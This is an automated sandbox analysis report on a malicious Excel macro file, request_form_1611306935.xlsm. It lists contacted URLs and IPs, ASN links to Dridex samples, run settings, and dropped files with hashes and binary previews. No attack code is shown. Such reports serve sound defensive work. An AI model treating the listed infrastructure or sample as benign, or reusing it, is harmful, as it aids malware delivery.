http://https://incidents.diagnostics.office.com	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://api.office.net	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://entitlement.diagnostics.office.com	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://outlook.office.com/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://templatelogging.office.com/client/log	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://outlook.office365.com/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://webshell.suite.office.com	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://management.azure.com/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://ncus-000.contentsync.	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://devnull.onenote.com	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://messaging.office.com/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://contentstorage.omex.office.net/addinclassifier/officeenities	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://augloop.office.com/v2	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://skyapi.live.net/Activity/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://dataservice.o365filtering.com	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://directory.services.	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.225.18	unknown	United States		46606	UNIFIEDLAYER-AS-1US	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	343133
Start date:	22.01.2021
Start time:	11:45:45
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 16s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	request_form_1611306935.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal64.expl.evad.winXLSM@2/12@1/2
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 168.61.161.212, 104.42.151.234, 52.109.88.177, 52.109.12.23, 51.11.168.160, 23.210.248.85, 92.122.213.247, 92.122.213.194, 20.54.26.129 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net • VT rate limit hit for: /opt/package/joesandbox/database/analysis/343133/sample/request_form_1611306935.xlsm

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	file-2021-7_86628.doc	Get hash	malicious	Browse	• 162.241.253.129
	SecuriteInfo.com.Trojan.Dridex.735.31734.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.12612.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.4639.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.24961.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.6647.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.4309.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.30163.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.17436.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.15942.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.27526.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.71.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.23113.dll	Get hash	malicious	Browse	• 198.57.200.100

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Trojan.Dridex.735.32551.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.1019.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.3229.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.24817.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.27326.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.2669.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Generic.mg.f90bda9159b6e075.dll	Get hash	malicious	Browse	• 198.57.200.100

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132942
Entropy (8bit):	5.372898345467023
Encrypted:	false
SSDEEP:	1536:wcQceNgaBtA3gZw+pQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:WrQ9DQW+zBX8P
MD5:	9E81AE6834204F1603D85DB0F2715445
SHA1:	0AAFB5D472B443DFF15C924BB333D312FE8DA476
SHA-256:	882A40C2C8A9835D2BA318020A8DFFAB7A5970CFB8457CB9D0BE9C18C58F01B8
SHA-512:	0A76B9FD31BEBA4C0B1620C32BED2A5F8D4A2E1FC9A4015131874BEB6D0A2D57E7BBBE716FA1CB724E59A24AE919B0EBE06BB09BF16BF32F07CBBA6CE0CF211C
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-01-22T10:46:40">.. Build: 16.0.13720.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\211C0159.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1028
Entropy (8bit):	7.761039651897249
Encrypted:	false
SSDEEP:	24:OZYvitHj0T5rwDxmsYnNk56uCnIw2+ujc:O6vitHQT5rvn1ud+uA
MD5:	600F503BC1066BEB5FB5DD494AA1CD74
SHA1:	A504D5E687B98F9E0FD2896DFC8492DE0F974BE6
SHA-256:	B06BA2FAAAF371AE2F92D9047FFDAAF1933E03CFBC1E999E8B7CF378E33499C3
SHA-512:	B7D40CDCD4F442E8941947AF64343D8A06CA8C9710E74BE8E00245C5A67DF574ED243D2B988814843C0AD9483D7058EC355CE087665FFDA5C484CBDF8FD40E
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....R9.....sRGB.....pHYs...t..t..f.x....IDATHK..YL.Q.....Vl.P. .qC.(....(.".-..q....%1.q./F.Q.L\./4.KIX.Q...EE..(. ..V.i;.z...h..7.0.....(...|s.k.J.Mm].J|. 3.....W.&EE..s.hS.}.....%^x`s....s..Rb..9....jw...o.e..17=:!&..X.Q._.!. |....N$.L.1.N..}.k..v..2.piZ..A.,.I.w.....I.{...p...C[.....'.....b....:f.\?!3MK.....Cb..B.....%`?1..Y>9\....P..... z..uK...g.V.P.U.3...L.j.?(.g.....}.=.}.....L.B.{...i.!..-q....9(=%^.....&.q.j..>.q...w.NO.@.D..jmnL...U.R0B=6...U....P}Koh.D@"...]9...r,. .."2.....[.~ ..... .ay....nCm'...(..$..... _4....*gNT..02h...zT.b.hhF..E.I.Z..J8.....=..H.{....Q...hg.g...u_!...T7./..+...u.....m...C]..E-..ki.CS..2.V..v>.?..$d..U.o.o...w....."....7..g...O]...U`.....g..A.j.....b...\.s(I.....@._B... .i..2.I..7W.6....`..!r].P.....^.8n ..X...+3...F.....!x...H..fkYu....y.I...(../.y....;~qV.R!#C.q...yoE..{O:...R.....c...Z;..[.x.....#N...'....M..@...n0..nD..!..p.!J....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\980348B8.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\980348B8.png	
Category:	dropped
Size (bytes):	677
Entropy (8bit):	7.433026174405032
Encrypted:	false
SSDEEP:	12:6v/7RllfMXWaBlhV/Jk6gGPRRKyiaWH/LpR5PTQ6//blm1X+fZ8w5s7nP9Np971x:OZYZnDqkZiaOtnEuA1X+a0sL1L9cLUa6
MD5:	55E8A29B221E51BE421B7D4F5F5F7E52
SHA1:	117E73181FC9CDAA0904C6372D68EE48CEDC14E4
SHA-256:	B54D8571DB2F8FC570144F24EF7A42CE93FAB269AF166BF1234DBD2F96D86EB8
SHA-512:	8592A133D815BBC225336F9149A4C89244CBCDEACC958470126DCD266DA8590C587D50D56A7F70771568C4D015BF55642DAAD6434F1C47E8BBBC4AB6916946
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....R9.....sRGB.....pHYs...t..t..f.x...JIDATHKc...?...g..l.;k...FF...@H..jb`d..?-P'.SYA.....f.....'.?.....{K.a..:..W..s.~.....{.....<.....9.....[.=\{..._FN^ ._{'{3VM?.p..v._....v..;..s...O.....*.|.....yaz....!/.....o..xZ.Sn...O+YP.122.....33.A..3.?.DR...+.F...o.M_..h.W...}..K?.....*....z..K.....F?..{.....|..`!!*X...E.....$.....3... ..0.. ..+.r.D.D7e.&.b...t...../..o.I2.p...yl.J|.Y0j4Z....!.s#;.XW.gbd`.bb.....X..ue...'fi..[1..!.@.....s.:(..e`}.. ...-...1.. J..(`...}.X...H.>".m?..h .X.D.5Ff.....y"4.P.4d...@.A..8.[?..7q....I.*.M..[ .>\{....j..Y3...3.5'.....op.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\A3196997.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	677
Entropy (8bit):	7.433026174405032
Encrypted:	false
SSDEEP:	12:6v/7RllfMXWaBlhV/Jk6gGPRRKyiaWH/LpR5PTQ6//blm1X+fZ8w5s7nP9Np971x:OZYZnDqkZiaOtnEuA1X+a0sL1L9cLUa6
MD5:	55E8A29B221E51BE421B7D4F5F5F7E52
SHA1:	117E73181FC9CDAA0904C6372D68EE48CEDC14E4
SHA-256:	B54D8571DB2F8FC570144F24EF7A42CE93FAB269AF166BF1234DBD2F96D86EB8
SHA-512:	8592A133D815BBC225336F9149A4C89244CBCDEACC958470126DCD266DA8590C587D50D56A7F70771568C4D015BF55642DAAD6434F1C47E8BBBC4AB6916946
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....R9.....sRGB.....pHYs...t..t..f.x...JIDATHKc...?...g..l.;k...FF...@H..jb`d..?-P'.SYA.....f.....'.?.....{K.a..:..W..s.~.....{.....<.....9.....[.=\{..._FN^ ._{'{3VM?.p..v._....v..;..s...O.....*.|.....yaz....!/.....o..xZ.Sn...O+YP.122.....33.A..3.?.DR...+.F...o.M_..h.W...}..K?.....*....z..K.....F?..{.....|..`!!*X...E.....$.....3... ..0.. ..+.r.D.D7e.&.b...t...../..o.I2.p...yl.J|.Y0j4Z....!.s#;.XW.gbd`.bb.....X..ue...'fi..[1..!.@.....s.:(..e`}.. ...-...1.. J..(`...}.X...H.>".m?..h .X.D.5Ff.....y"4.P.4d...@.A..8.[?..7q....I.*.M..[ .>\{....j..Y3...3.5'.....op.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B81B86AC.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1028
Entropy (8bit):	7.761039651897249
Encrypted:	false
SSDEEP:	24:OZYvitHj0T5rwDxmsYnNk56uCnIw2+ujc:O6vitHQT5rvn1ud+uA
MD5:	600F503BC1066BEB5FB5DD494AA1CD74
SHA1:	A504D5E687B98F9E0FD2896DFC8492DE0F974BE6
SHA-256:	B06BA2FAAAF371AE2F92D9047FFDAAF1933E03CFBC1E999E8B7CF378E33499C3
SHA-512:	B7D40CDCD4F442E8941947AF64343D8A06CA8C9710E74BE8E00245C5A67DF574ED243D2B988814843C0AD9483D7058EC355CE087665FFDA5C484CBDF8FD40E
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....R9.....sRGB.....pHYs...t..t..f.x....IDATHK..YL.Q.....Vl.P. .qC.(....(."..-..q....%1.q./F.Q.L\./4.KIX.Q...EE..(. ..V.i;.z...h..7.0.....(...|s.k.J.Mm].J|. 3.....W.&EE..s.hS.}.....%^x`s....s..Rb..9....jw...o.e..17=:!&..X.Q._.!. |....N$.L.1.N..}.k..v..2.piZ..A.,.l.w.....I.{...p...C[.....'.....b....:f.\?!3MK.....Cb..B.....%`?1..Y>9\....P..... z..uK...g.V.P.U.3...L.j.?(.g.....}.=.}.....L.B.{...i.!..-q....9(=%^.....&.q.j..>.q...w.NO.@.D..jmnL...U.R0B=6...U....P}Koh.D@"...]9...r,. .."2.....[.~ ..... .ay....nCm'...(..$..... _4....*gNT..02h...zT.b.hhF..E.I.Z..J8.....=..H.{....Q...hg.g...u_!...T7./..+...u.....m...C]..E-..ki.CS..2.V..v>.?..$d..U.o.o...w....."....7..g...O]...U`.....g..A.j.....b...\.s(I.....@._B... .i..2.I..7W.6....`..!r].P.....^.8n ..X...+3...F.....!x...H..fkYu....y.l...(../.y....,;~qV.R!#C.q...yoE..{O:...R.....c...Z;..[.x.....#N...'....M..@...n0..nD..!..p.!J....

C:\Users\user\AppData\Local\Temp\84910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	16999
Entropy (8bit):	7.245623688499512
Encrypted:	false
SSDEEP:	192:LYUGo7Hs+KmIqbuGwTLHd8TS9/P2iponEKUAVi+mEqM6AH2HyFUt:LY/ks/hTLHdV9uiMEKk+RqNueh
MD5:	17A33B944AE3D430755B936573D29D81
SHA1:	4F857FFA6B96040D1A599282395C9B235CED47D2

C:\Users\user\AppData\Local\Temp\84910000	
SHA-256:	EABF400B7FFF9E0E3826E21CE1B6C0B27A2AA691433828D4929DB86BAD2B5D95
SHA-512:	8E6B06B37D1847FFCCD55057B136A2C0DA6C03FE58B62BAB0A9BBCFF4DC89A09AE2399488C8FDDBA907D24260227BA3DD8921547C54EB9C7D11CB308E8192FC
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C....I?.&..an.L...;.....pz..y..6.^\t..@...0....M.E4H*..b.^.....:.6\...#Q.*%.....&.<...+..<..R. /'..R.@....!f..P.....o..m...w...*%g.".*..yE....j0Q?z..0eP.G.. K.2c.."6.B..Lax.i}.\..Wdpx..m..WV+8..8.7....9l.~..fk..S.n.....a.....V.\W...9^.5w.s.....j%.z.....W.T.#:..S....>....K..@....W.#.....n@.1.*..'.....s. .....:.]....83...K.).mb .da .u....#w...J[7`.p.z..~.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Fri Jan 22 18:46:43 2021, atime=Fri Jan 22 18:46:43 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.649128754247888
Encrypted:	false
SSDEEP:	12:8NCXUkpuElPCH2A5PbMpn0Q+WrjAZ/2bD0lTLC5Lu4t2Y+xIBjKZm:8NbFbMWqAZiDZ87aB6m
MD5:	05AD3606B833EAA097DF939096EE6EA0
SHA1:	A5EFA39CD586BF3659178FAEF3EC042199E71967
SHA-256:	6685163881E61FFAB7DEDF34436D05DCA15E3C1187706627ED027F12084F729B
SHA-512:	61AC7C66C306C4630C5AC1DF27AF32D9B6984A2695351496F96FCE666E170096B2665D1401B9E568554CD57F3574E796CD9523890119D56A00A69C392002AD05
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-....;O....@./O..... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..6R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.6R.....S.....h.a.r.d.z.....~.1.....6R...Desktop.h.....Ny.6R.....Y.....>.....|...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....724536.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	299
Entropy (8bit):	4.757013773544315
Encrypted:	false
SSDEEP:	6:djYOWJcWapmHWJcWapmOWJcWapmHWJcWapmOWJcWapmHWJcWapmOWJcWapc:dMOWlapmHWlapmOWlapmHWlapmOWlap5
MD5:	3C08FBB167AAFDACB0B5E3B1F6A3D53A
SHA1:	C8FCEE10CE6CF142E9D8974C414CA8E6573F193A
SHA-256:	9BEA52E05C051EF5969E66129F5F2E0D2641E85F12BC502BF266B409471C000B
SHA-512:	617CE063F07333C514EB4A3109F0283D23C5115AFCF6315D24DB67949937606AA6119E4D851098BFDEF551F39DFFE7F9A4986905FF6BD81750C07939DC82C0EB
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..request_form_1611306935.xlsm.LNK=0..request_form_1611306935.xlsm.LNK=0..[misc]..request_form_1611306935.xlsm.LNK=0..request_form_1611306935.xlsm.LNK=0..[misc]..request_form_1611306935.xlsm.LNK=0..request_form_1611306935.xlsm.LNK=0..[misc]..request_form_1611306935.xlsm.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\request_form_1611306935.xlsm.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:42 2020, mtime=Fri Jan 22 18:46:43 2021, atime=Fri Jan 22 18:46:42 2021, length=16999, window=hide
Category:	dropped
Size (bytes):	4500
Entropy (8bit):	4.702877924238364
Encrypted:	false
SSDEEP:	48:84vZ6Dwko6spB6p4vZ6Dwko6spB6pavZ6Dwko6spB6pavZ6Dwko6spB6:8BHspKBHspKTHspKTHsp
MD5:	A9A64A3AB585A26CD43F18B24CCDF015
SHA1:	4B3E85A65E716D45C9686C7A8D70F2AFDB515E78
SHA-256:	A57711BB2548B645E1EBD353E09FB76227117ED79D5170E9C254C18A61D2AE3F
SHA-512:	64E645F1A498B10DEF3CBD450AA66DAF0344115D521E33DB6F47F183F0DEB3FE9AA5EA6EE7FDF084706D9173B46CEAFE6B59AE18538D13FD1A0F64FB6EE60485
Malicious:	**true**
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\request_form_1611306935.xlsm.LNK	
Preview:	L.....F.... ...`..:...@./O.....@-O....gB.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..6R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.6R.....S.....h.a.r.d.z.....~.1.....>Qxx..Desktop.h.....Ny.6R.....Y.....>.....8..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..B..6R. .REQUES~1.XLS..j.....>Qvx6R.....h.....r.e.q.u.e.s.t._.f.o.r.m._.1.6.1.1.3.0.6.9.3.5...x.l.s.m.....b.....-.....a.....>.S.....C:\Users\user\Desktop\request_form_1611306935.xlsm..3.....\....\....\....\....\.D.e.s.k.t.o.p.\.r.e.q.u.e.s.t._.f.o.r.m._.1.6.1.1.3.0.6.9.3.5...x.l.s.m.....:.,.LB.)...As...`.....X.....724536.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.

C:\Users\user\Desktop\75910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	16999
Entropy (8bit):	7.245623688499512
Encrypted:	false
SSDEEP:	192:LYUGo7Hs+KmIqbuGwTLHd8TS9/P2iponEKUAVi+mEqM6AH2HyFUt:LY/ks/hTLHdV9uiMEKk+RqNueh
MD5:	17A33B944AE3D430755B936573D29D81
SHA1:	4F857FFA6B96040D1A599282395C9B235CED47D2
SHA-256:	EABF400B7FFF9E0E3826E21CE1B6C0B27A2AA691433828D4929DB86BAD2B5D95
SHA-512:	8E6B06B37D1847FFCCD55057B136A2C0DA6C03FE58B62BAB0A9BBCFF4DC89A09AE2399488C8FDDBA907D24260227BA3DD8921547C54EB9C7D11CB308E8192FC
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C....I?.&..an.L...;.....pz..y..6.^\t..@...0....M.E4H*..b.^.....:.6\...#Q.*%.....&.<...+..<..R. /'..R.@....!f..P.....o..m...w...*%g.".*..yE....j0Q?z..0eP.G..K.2c.."6.B..Lax.i}.\..Wdpx..m..WV+8..8.7....9I.~...fk..S.n.....a.....V.\W...9^.5w.s.....j%.z.....W.T.#:..S....>.....K..@....W.#.....n@.1.*..'.....s. .....:..]....83...K.).mb .da .u....#w...J[7`.p.z..~.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$request_form_1611306935.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	495
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtBhFXI6dtt:RJZhJZhJ1
MD5:	28C0C942161F749E335A76E714AACA29
SHA1:	53D07F227E4A2F3AF5373958409A19DE1FA1CF9C
SHA-256:	BA0AB47EA8285A45E0884C5916C7C3052BE3C5245A0FC350DF4E83B91BC2A3F5
SHA-512:	075F04CF77A30D166E9C04A6376629508A854F9218CEA194EC1D69A65669C51F3A0858697F258AF0DF5954DE02C7EEF2D060B6F69D8194D4D4A95D2C94900DAE
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

C:\msdownld.tmp\AS01997C.tmp\babmboa.php	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
